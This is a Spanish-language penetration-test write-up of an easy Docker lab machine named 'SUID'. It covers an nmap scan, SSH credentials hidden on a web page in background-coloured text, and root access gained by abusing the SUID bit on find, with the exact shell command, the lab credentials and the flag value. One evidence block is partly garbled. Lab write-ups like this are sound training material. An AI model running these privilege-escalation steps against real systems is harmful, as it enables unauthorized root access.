

INFORME TÉCNICO DE SEGURIDAD

Análisis de Vulnerabilidades y Explotación Controlada

1. Información General

- **Nombre de la máquina:**SUID
 - **Tipo:** docker
 - **Dificultad:**Easy
 - **Dirección IP:**172.17.0.2
 - **Fecha:**25/12/2025
 - **Auditor:** Dante Paz
-

2. Alcance y Objetivo

El objetivo del presente informe es documentar el proceso de análisis de seguridad realizado sobre la máquina evaluada, identificando vulnerabilidades, demostrando su impacto y describiendo las técnicas utilizadas para la explotación controlada del sistema.

3. Metodología Utilizada

Se aplicó una metodología clásica de pruebas de penetración, compuesta por las siguientes fases:

- Enumeración de servicios
 - Inspección ocular de aplicaciones web
 - Identificación de vulnerabilidades
 - Explotación
 - Escalada de privilegios
 - Obtención de evidencias
-

4. Enumeración de Servicios

Herramientas utilizadas

- Nmap

Procedimiento

Se realizó un escaneo de puertos y servicios para identificar la superficie de ataque disponible.

Resultados relevantes

- Puerto 22/tcp – ssh
- Puerto 8080/tcp – http

```
root@kali:~/nmap/nmap - 0.0.0.0/172.17.0.2:8080
(kali@kali)-[~]
$ nmap -sV -sC -p- 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-25 20:55 -03
Nmap scan report for 172.17.0.2
Host is up (0.0000040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 35:e9:48:3a:04:b5:6c:62:73:4d:8e:5f:b4:5c:1d:d6 (ECDSA)
|_ 256 f5:3e:93:70:de:cc:13:9f:a9:23:b8:b0:5d:76:d4:0f (ED25519)
8080/tcp  open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: SUID Lab | whoami-labs
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.02 seconds
```


5. Inspección Web

Herramientas utilizadas

- Navegador web

Hallazgos

Durante la inspeccion se identificaron credenciales del servicio ssh ocultas que ampliaron la superficie de ataque.



6. Vulnerabilidad Identificada

- **Nombre de la vulnerabilidad:** Credenciales expuestas mediante ocultamiento visual ineffectivo

Descripción

Se identifiqué sin mayor dificultad credenciales del servicio ssh nombre de **usuario : student** y **password : Skylar/99**, los mismos habrían sido ocultados escritos con el mismo color del fondo intentando camuflar a los mismos , pero dejando un espacio pronunciado que sería muy llamativo y que solo con seleccionar el texto bastó para hacer dichas credenciales completamente visibles

Impacto

El impacto de tal descuido deja a la máquina completamente expuesta por un fácil acceso por medio del servicio ssh , que podría conllevar a una escala de privilegios acceso total a la información del equipo , exfiltración de información incluso a la pérdida total del control de la unidad

7. Explotación

Procedimiento

Habiendo validado las credenciales del servicio ssh obtenidas en la inspección ocular web se accedió al equipo a través del puerto ssh , se siguió con la pista que aportaba el sitio web listando los suids con el comando **find / -perm -4000 -type f -ls 2>/dev/null**

Lo cual nos arrojó un suid factible de ser explotado el suid “find” que tras la ejecución del comando **/usr/bin/find. -exec /bin/sh -p \;** -quit nos permitió tener permisos root con persistencia logrando de esta manera acceder al directorio root y la flag que este guardaba

```
Session Acciones Editar Vista Ayuda
(kali@kali)-[~]
$ ssh student@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:/g/BPZTVir2Rp5xZwnmbEIVgIPbtz3ZiUjSuS6bhoEA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
student@172.17.0.2's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.16.8+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

student@0b884962eef4:~$ whoami
student
student@0b884962eef4:~$
```

```
$ find / -perm -4000 -type f -ls 2>/dev/null
5112181 60 -rwsr-xr-x 1 root root 59976 Feb 6 2024 /usr/bin/passwd
5112107 72 -rwsr-xr-x 1 root root 72072 Feb 6 2024 /usr/bin/gpasswd
5112245 56 -rwsr-xr-x 1 root root 55680 Apr 9 2024 /usr/bin/su
5112039 72 -rwsr-xr-x 1 root root 72712 Feb 6 2024 /usr/bin/chfn
5128131 136 -rwsr-xr-x 1 root root 137752 Feb 8 2024 /usr/bin/mv
5112045 44 -rwsr-xr-x 1 root root 44808 Feb 6 2024 /usr/bin/chsh
5112271 36 -rwsr-xr-x 1 root root 35200 Apr 9 2024 /usr/bin/umount
5128116 140 -rwsr-xr-x 1 root root 141832 Feb 8 2024 /usr/bin/cp
5112165 48 -rwsr-xr-x 1 root root 47488 Apr 9 2024 /usr/bin/mount
5112170 40 -rwsr-xr-x 1 root root 40496 Feb 6 2024 /usr/bin/newgrp
5128101 276 -rwsr-xr-x 1 root root 282088 Mar 23 2022 /usr/bin/find
5116350 36 -rwsr-xr-x 1 root messagebus 35112 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
5116383 332 -rwsr-xr-x 1 root root 338536 Apr 11 2025 /usr/lib/openssh/ssh-keysign
```

```
$ /usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
root
# cd /root
# ls
}flag.txt
# cat flag.txt
/bin/sh: 4: }cat: not found
# cat flag.txt
RDp_Exi7
```

8. Escalada de Privilegios

Método utilizado

Escalada de privilegios mediante abuso del bit SUID en el binario find .Durante la auditoría, se identificó que el binario del sistema /usr/bin/find tiene configurado el bit SUID (Set User ID) con permisos de root. Esta configuración permite que cualquier usuario ejecute el comando

con los privilegios del propietario del archivo (root). Dado que find posee la capacidad de ejecutar comandos externos mediante el parámetro -exec, un atacante puede invocar una shell con privilegios elevados. Como resultado de esto se logra una escala de privilegios exitosa logrando permisos de root y accediendo al directorio de este consiguiendo acceso a nuestra flag **Evidencia**

Resultado obtenido tras la escalada de privilegios.

```
kali@kali: ~/maquinas_docker/suid
Session Acciones Editar Vista Ayuda
student@b3a4562ae1x: $ /usr/bin/find -exec /bin/sh \; --quit
WHOAMI-LABS.COM
$ /usr/bin/find -exec /bin/sh \; --quit
$ find / -perm -4000 -type f -ls 2>/dev/null
5112151 60 -rwsr-xr-x 1 root root 50976 Feb 6 2024 /usr/bin/pass
5112107 72 -rwsr-xr-x 1 root root 12072 Feb 6 2024 /usr/bin/gpe
5112749 56 -rwsr-xr-x 1 root root 55688 Apr 9 2024 /usr/bin/su
137752 Feb 8 2024 /usr/bin/mv
5112771 36 -rwsr-xr-x 1 root root 39104 Apr 9 2024 /usr/bin/umc
5128116 140 -rwsr-xr-x 1 root root 141632 Feb 8 2024 /usr/bin/cp
40496 Feb 6 2024 /usr/bin/new
281088 Mar 23 2022 /usr/bin/fm
40496 Feb 6 2024 /usr/bin/lib/c
Tu laboratorio SUID está desplegado correctamente.
IP interna de la máquina desplegada: 172.17.0.2
Ingresa la flag: RDp_Exi7
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):
root
# cd /root
# ls
```

9. Impacto de Seguridad

Impacto técnico

- Ejecución remota de comandos
- Acceso no autorizado
- Escalada de privilegios

Impacto operativo

Riesgo crítico para la confidencialidad, integridad y disponibilidad del sistema.

12. Conclusión

El análisis realizado demuestra que una combinación de malas configuraciones permitió el compromiso total del sistema. Una correcta implementación de controles de seguridad habría prevenido el ataque.